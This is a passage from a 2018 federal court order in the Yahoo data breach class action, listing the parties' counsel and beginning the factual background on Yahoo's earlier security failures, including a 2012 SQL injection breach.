For Barbara Stras, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Dorothy P Antullis, Mark Dearman, Robbins Geller Rudman Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Jason Henry Alperstein, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Francisco Filares, 5:16-cv-7227, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl [*7] Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Natasha N. Serino, Law Offices of Alexander M. Schack, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Gerald Cleaver, Plaintiff: David A. Straite, Jeffrey Philip Campisi, Laurence D. King, LEAD ATTORNEYS, Kaplan Fox & Kilsheimer LLP, New York, NY; Frederic S. Fox, LEAD ATTORNEY, Kaplan Fox & Kilsheimer, New York, NY; John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL.

For Gerald Cleaver, Plaintiff: Laurence D. King, Linda M. Fong, Mario Man-Lung Choi, Matthew B. George, LEAD ATTORNEYS, Kaplan Fox & Kilsheimer LLP, San Francisco, CA; Ariana J. Tadler, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San

2018 U.S. Dist. LEXIS 40338, *7

Diego, CA; Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Maria Corso, 5:16-cv-5540, Plaintiff: John A. Yanchunis, LEAD [*8] ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Michael Walter Stocker, LEAD ATTORNEY, Labaton Sucharow LLP, New York, NY; Ariana J. Tadler, Milberg Tadler Phillips Grossman LLP, New York, NY; Corban S Rhodes, PRO HAC VICE, Labaton Sucharow LLP, New York, NY; Dorothy P Antullis, PRO HAC VICE, Robbins Geller Rudman Dowd LLP, Boca Raton, FL; Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Jason Henry Alperstein, Mark Dearman, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Paul J. Geller, Robbins Geller Rudman and Dowd LLP, Boca Raton, FL; Ross M Kamhi, PRO HAC VICE, Labaton Sucharow Llp, New York, NY; Shawn A. Williams, Robbins Geller Rudman & Dowd LLP, San Francisco, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA.

For Kim Howard, 5:16-cv-5609, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Milberg Tadler Phillips Grossman LLP, New York, NY; Corban S. Rhodes, Labaton Sucharow LLP, New York, NY; Dorothy P Antullis, PRO [*9] HAC VICE, Robbins Geller Rudman Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Jason Henry Alperstein, Mark Dearman, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Joel H. Bernstein, Labaton Sucharow LLP, New York, NY; Michael Walter Stocker, LEAD ATTORNEY, Labaton Sucharow LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Paul J. Geller, Robbins Geller Rudman and Dowd LLP, Boca Raton, FL; Ross M Kamhi, PRO HAC VICE, Labaton Sucharow Llp, New York, NY; Shawn A. Williams, Robbins Geller Rudman & Dowd LLP, San Francisco, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Hashmatullah Essar, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Michael Walter Stocker, LEAD ATTORNEY, Labaton Sucharow LLP, New York, NY; Ariana J. Tadler, Milberg Tadler Phillips Grossman LLP, New York, NY; Corban S Rhodes, PRO HAC VICE, Labaton Sucharow LLP, New York, NY; Dorothy P Antullis, PRO HAC VICE, Robbins Geller Rudman Dowd LLP, Boca Raton, FL; Henry J. Kelston, [*10] Milberg Tadler Phillips Grossman LLP, New York, NY; Jason Henry Alperstein, Mark Dearman, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Joel H. Bernstein, Labaton Sucharow LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Paul J. Geller, Robbins Geller Rudman and Dowd LLP, Boca Raton, FL; Ross M Kamhi, PRO HAC VICE, Labaton Sucharow Llp, New York, NY; Shawn A. Williams, Robbins Geller Rudman & Dowd LLP, San Francisco, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL. Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA.

For Raymond Collier, 5:16-cv-5609, Helen Ciangiulli, Lolita Morris, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Michael Walter Stocker, LEAD ATTORNEY, Labaton Sucharow LLP, New York, NY; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Corban S Rhodes, PRO HAC VICE, Labaton Sucharow LLP, New York, NY; Dorothy P Antullis, PRO HAC VICE, Robbins Geller Rudman Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Jason Henry Alperstein, [*11] Paul J. Geller, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Joel H. Bernstein, Carney Bates & Pulliam, PLLC, Little Rock, AR; Mark Dearman, Robbins Geller Rudman and Dowd LLP, Boca Raton, FL; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Ross M Kamhi, PRO HAC VICE, Labaton Sucharow Llp, New York, NY; Shawn A. Williams, Robbins Geller Rudman & Dowd LLP, San Francisco, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP (Boca Raton Office), Boca Raton, FL.

For Madonna Cote, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Michael Walter Stocker, LEAD ATTORNEY, Labaton Sucharow LLP, New York, NY; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Corban S Rhodes, PRO HAC VICE, Labaton Sucharow LLP, New York, NY; Dorothy P Antullis, PRO HAC VICE, Robbins Geller Rudman Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Jason Henry

2018 U.S. Dist. LEXIS 40338, *11

Alperstein, Paul J. Gellar, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Joel H. Bernstein, Carney Bates & Pulliam, PLLC, Little Rock, AR; Mark Dearman, Robbins Geller Rudman and [*12] Dowd LLP, Boca Raton, FL; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Ross M Kamhi, PRO HAC VICE, Labaton Sucharow Llp, New York, NY; Shawn A. Williams, Robbins Geller Rudman & Dowd LLP, San Francisco, CA; Stuart A. Davidson, Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP (Boca Raton Office), Boca Raton, FL.

For Adam Savett, 5:16-cv-06152, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Karen Hanson Riebel, Lockridge Grindal Nauen, Minneapolis, MN; Kate M. Baxter-Kauf, PRO HAC VICE, Lockridge Grindal Nauen P.L.L.P., Minneapolis, MN United Sta; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Rachel M. Bohman, PRO HAC VICE, Lockridge Grindal Naeun P.L.L.P., Minneapolis, MN; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Todd David Carpenter, Carlson Lynch Sweet Kilpela & Carpenter LLP, San Diego, CA.

For Ritesh Gujarathi, Punam Prahalad, Hector M. De Avila Gonzalez, James Hartline, [*13] Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Kimberly Heines, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Charles Slidders, PRO HAC VICE, Milberg LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA.

For Christopher Gulley, Plaintiff: Charles Slidders, LEAD ATTORNEY, Milberg LLP, New York, NY; John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; David E. Azar, Milberg LLP, Santa Monica, CA; Gayle [*14] Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Andrea Townsend, Jamaica Flewwellin, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Jean Sutton Martin, PRO HAC VICE, Law Office of Jean Sutton Martin, Wilmington, NC United Sta; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Nancy Perlmutter, 5:16-cv-5643, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Patrice L. Bishop, LEAD ATTORNEY, Stull, Stull & Brody, Beverly Hills, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation [*15] Group, Tampa, FL; Shimon Yiftach, Bronstein Gewirtz & Grossman, Los Angeles, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Reuven Nathanson, Michael Stephen, Diane Nobles-Eldakak, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Patrice L. Bishop, LEAD ATTORNEY, Stull, Stull & Brody, Beverly Hills, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Shimon Yiftach, Bronstein Gewirtz & Grossman, Los Angeles, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

2018 U.S. Dist. LEXIS 40338, *15

For Sam Elsayed Eldakak, Jose Abitol, Jeremy Ferris, Michael Ortega, Edwin Moldauer, Craig Walquist, Sarah Roddy, Samuel Holden Frosburg, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Patrice L. Bishop, LEAD ATTORNEY, Stull, Stull & Brody, Beverly Hills, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt [*16] & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Shimon Yiftach, Bronstein Gewirtz & Grossman, Los Angeles, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Saadya Kaufmann, Yosef Feldman, 5:16-cv-5643, Harman Moseley, Caleila Burrell, William Taylor, 5:16-cv-5643, James Tulve, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Patrice L. Bishop, LEAD ATTORNEY, Stull, Stull & Brody, Beverly Hills, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Shimon Yiftach, Bronstein Gewirtz & Grossman, Los Angeles, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Amy Vail, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Bevin Elaine Allen Pike, Robert Kenneth Friedl, Trisha Kathleen Monesi, Capstone Law APC, Los Angeles, [*17] CA; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Tabitha Baker, 5:17-cv-00135: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Harlan Stuart Miller, III, PRO HAC VICE, Miller Legal P.C., Macon, Ga; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Jim Finnegan, 5:16-cv-7228, Lucesse Cayemitte, 5:16-cv-7228, Thomas Howes, 5:16-cv-7228, Derron Appleton, 5:16-cv-7228, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Robert Joel Shelist, LEAD ATTORNEY, Law Offices of Robert J. Shelist, P.C., Chicago, IL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, [*18] San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For David Pawlik, 5:16-cv-7229, Plaintiff: Jeremiah Lee Frei-Pearson, LEAD ATTORNEY, Finkelstein Blankinship, Frei-Pearson & Garber, LLP, White Plains, NY; John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Dato Mio, 5:16-cv-5643, Dato Mio, 5:16-cv-5643, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Patrice L. Bishop, LEAD ATTORNEY, Stull, Stull & Brody, Beverly Hills, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Shimon Yiftach, [*19] Bronstein Gewirtz & Grossman, Los Angeles, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Gregory Ackers, 5:16-cv-5811, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Brian Neff, 5:17-cv-00641, Plaintiff: David E. Azar, LEAD ATTORNEY, Milberg LLP, Santa Monica, CA; John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg

2018 U.S. Dist. LEXIS 40338, *19

Tadler Phillips Grossman LLP, New York, NY; Bruce E. Bagelman, PRO HAC VICE, Lackey Hershman, Dallas, TX United State; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Roger L Mandel, Roger L. Mandel, P.C., Dallas, TX; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Tina Lee, [*20] Plaintiff: Gordon M. Fauth, Jr., LEAD ATTORNEY, Litigation Law Group, Alameda, CA; John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Rosanne L. Mah, Of Counsel Finkelstein Thompson, San Francisco, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Jose Abitbol, Yaniv Rivlin, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA.

For Matthew Ridolfo, Deana Ridolfo, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Bevin [*21] Elaine Allen Pike, Capstone Law APC, Los Angeles, CA; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Robert Kenneth Friedl, Capstone Law APC, Los Angeles, CA; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Trisha Kathleen Monesi, Capstone Law APC, Los Angeles, CA United State; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA.

For Mali Granot, Scarleth Robles, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA.

For Andrew J. Mortensen, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Mark Samuel Greenstone, LEAD ATTORNEY, Glancy Prongay & Murray LLP, Los Angeles, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Brian P. Murray, Glancy Prongay & Murray LLP, New York, [*22] NY; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA; Jasper Ward, JONES WARD PLC, Louisville, KY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Paul C. Whalen, Law Office of Paul C. Whalen, Manhasset, NY; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL.

For Amiram Tapiro, 5:17-cv-00037, Plaintiff: Deval R. Zaveri, LEAD ATTORNEY, Zaveri Tabb, APC, San Diego, CA; John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Angela Jae Chun, David S. Casey, Jr., Gayle M Blatt, Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt and Penfield LLP, San Diego, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Wendy M. Behan, Casey Gerry Schenk Francavilla Blatt & Penfield, San Diego, CA.

For Decontee King-Sackie, 5:17-cv-00037, Plaintiff: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Angela Jae Chun, David S. Casey, Jr., Gayle M Blatt, Gayle Meryl Blatt, Casey Gerry Schenk [*23] Francavilla Blatt and Penfield LLP, San Diego, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Wendy M. Behan, Casey Gerry Schenk Francavilla Blatt & Penfield, San Diego, CA.

For Anna Naupa, 5:17-cv-00037, Hovahannes Avetisyan, 5:17-cv-00037, Mahesh Khemlani, 5:17-cv-00037, Bekim Mehmetaj, 5:17-cv-00037, Plaintiffs: John A. Yanchunis, LEAD ATTORNEY, Morgan and Morgan, P.A., Tampa, FL; Angela Jae Chun, David S. Casey, Jr., Gayle M Blatt, Casey Gerry Schenk Francavilla Blatt and Penfield LLP, San

2018 U.S. Dist. LEXIS 40338, *23

Diego, CA; Ariana J. Tadler, Henry J. Kelston, Milberg Tadler Phillips Grossman LLP, New York, NY; Patrick A. Barthle, II, Morgan and Morgan Complex Litigation Group, Tampa, FL; Stuart Andrew Davidson, Robbins Geller Rudman & Dowd LLP, Boca Raton, FL; Wendy M. Behan, Casey Gerry Schenk Francavilla Blatt & Penfield, San Diego, CA; Gayle Meryl Blatt, Casey Gerry Schenk Francavilla Blatt & Penfield LLP, San Diego, CA.

For Yahoo! Inc., Defendant: Ann Marie Mortimer, LEAD ATTORNEY, Hunton & Williams, Los [*24] Angeles, CA; Jason M. Beach, LEAD ATTORNEY, Hunton & Williams LLP - Atlanta, Atlanta, GA; Theodore J. Boutrous, Jr., LEAD ATTORNEY, Attorney at Law, Gibson, Dunn & Crutcher LLP, Los Angeles, CA; David A. Wheeler, Shannon Therese Knight, Chapman Spingola, LLP, Chicago, IL; Jason Jonathan Kim, Hunton & Williams LLP, Los Angeles, CA; Joshua A Jessen, Gibson Dunn & Crutcher LLP, Los Angeles, CA; Michael Li-Ming Wong, Gibson, Dunn & Crutcher LLP, San Francisco, CA; Rachel S. Brass, Gibson Dunn & Crutcher LLP, San Francisco, CA; Robert Andrew Chapman, Chapman & Spingola LLP, Chicago, IL.

For Aabaco Small Business, LLC, Defendant: Ann Marie Mortimer, Hunton & Williams, Los Angeles, CA; Theodore J. Boutrous, Jr., LEAD ATTORNEY, Attorney at Law, Gibson, Dunn & Crutcher LLP, Los Angeles, CA; Joshua A Jessen, Gibson Dunn & Crutcher LLP, Los Angeles, CA; Michael Li-Ming Wong, Gibson, Dunn & Crutcher LLP, San Francisco, CA; Rachel S. Brass, Gibson Dunn & Crutcher LLP, San Francisco, CA.

Judges: LUCY H. KOH, United States District Judge.

Opinion by: LUCY H. KOH

Opinion

ORDER GRANTING IN PART AND DENYING IN PART MOTION TO DISMISS

Re: Dkt. No. 205

Plaintiffs Kimberly Heines, Hashmatullah Essar, Paul Dugas, Matthew Ridolfo, Deana Ridolfo, [*25] Yaniv Rivlin, Mali Granot, Brian Neff, and Andrew Mortensen (collectively, "Plaintiffs") bring a putative class action against Defendant Yahoo! Inc. ("Yahoo"). Plaintiff Brian Neff also brings a putative class action against Defendant Aabaco Small Business, LLC ("Aabaco") (collectively with Yahoo, "Defendants"). Before the Court is Defendants' motion to dismiss Plaintiffs' First Amended Consolidated Class Action Complaint ("FAC"), ECF No. 196. ECF No. 205 ("Mot."). Having considered the parties' submissions, the relevant law, and the record in this case, the Court hereby GRANTS in part and DENIES in part the motion to dismiss.

I. BACKGROUND

A. Factual Background

Defendant Yahoo was founded in 1994 and has since grown into a source for internet searches, email, shopping, news, and many other internet services. FAC ¶ 32. One of Yahoo's most important services is Yahoo Mail, a free email service. *Id.* ¶ 33. Plaintiffs allege that "[m]any users have built their digital identities around Yahoo Mail, using the service for everything from their bank and stock trading accounts to photo albums and even medical information." *Id.*

Yahoo also offers online services for small businesses, including website [*26] hosting and email services (hereinafter, "Small Business Services"). *Id.* ¶ 34. Users must pay for Small Business Services, and users are required to provide credit or debit card information for automatic monthly payments for Small Business Services. *Id.* Prior to November 2015, Yahoo provided these services through a division called Yahoo Small Business. *Id.* "Since November 2015, Yahoo has provided its small business services through its wholly owned subsidiary Aabaco." *Id.*

Plaintiffs allege that in order to obtain email services and Small Business Services from Defendants, users are required to provide personal identification information ("PII") to Defendants. *Id.* ¶ 35. This PII includes the user's name, email address, birth date, gender, ZIP code, occupation, industry, and personal interests. *Id.* ¶ 37. For some Yahoo accounts, including the small business accounts, users are required to submit additional information, including credit or debit card numbers and other financial information. *Id.* ¶¶ 34, 36.

In addition to the PII that Plaintiffs submitted directly to Defendants, Plaintiffs also allege that users used their Yahoo email accounts to send and receive a variety of personal information. [*27] *Id.* ¶ 7. Each named Plaintiff alleges that he or she included sensitive information in the content of his or her Yahoo emails. *See, e.g., id.* ¶¶ 18-21. The individual allegations of the named Plaintiffs, including allegations regarding the personal information that these named Plaintiffs included in their Yahoo email accounts, are discussed further below.

1. Earlier Data Security Issues Putting Yahoo on Notice

Plaintiffs allege that Defendants have a long history of data security failures that should have put Defendants on notice of the need to enhance their data security. For example, in 2008 and 2009, "multiple hosts on Yahoo's corporate network were compromised." *Id.* ¶¶ 64-65. In 2010, Google notified Yahoo that attackers were using Yahoo systems to attack Google. *Id.* ¶ 66. In 2011, then-Chief Information Security Officer ("CISO") Justin Somaini gave a presentation "identifying gaping holes in Yahoo's data security." *Id.* ¶ 67. In 2012, a third party informed Yahoo of a vulnerability within its system. *Id.* ¶ 72.

Yahoo also experienced a breach in 2012. Although the Federal Trade Commission found as early as 2003 that "SQL injection attacks" were a known and preventable data security [*28] threat, "in 2012, Yahoo admitted that more than 450,000 user accounts were compromised through an SQL injection attack—with the passwords simply stored in plain text." *Id.* ¶¶ 77-78. Plaintiffs allege that according to news stories at the time, "[s]ecurity experts were befuddled . . . as to why a company as large as Yahoo would fail to cryptographically store the passwords in its database. Instead, [the passwords] were left in plain text, which means a hacker could easily read them." *Id.* ¶ 77.

According to Plaintiffs, the 2012 hackers intended the 2012 attack as a wake-up call, and the hackers left a message stating: "We hope that the parties responsible for managing the security of this subdomain will take this as a wake-up call, and not as a threat . . . There have been many security holes exploited in Web servers belonging to Yahoo! Inc. that have caused far greater damage than our disclosure. Please do not take them lightly." *Id.* ¶ 79. However, despite this warning, Plaintiffs allege that "Yahoo's culture actively discouraged emphasis on data security." *Id.* ¶ 89. Plaintiffs allege that "former Yahoo security staffers interviewed later told Reuters that requests made by Yahoo's security [*29] team for new tools and features such as strengthened cryptography protections were, at times, rejected on the grounds that the requests would cost too much money, were too complicated, or were simply too low a priority." *Id.*

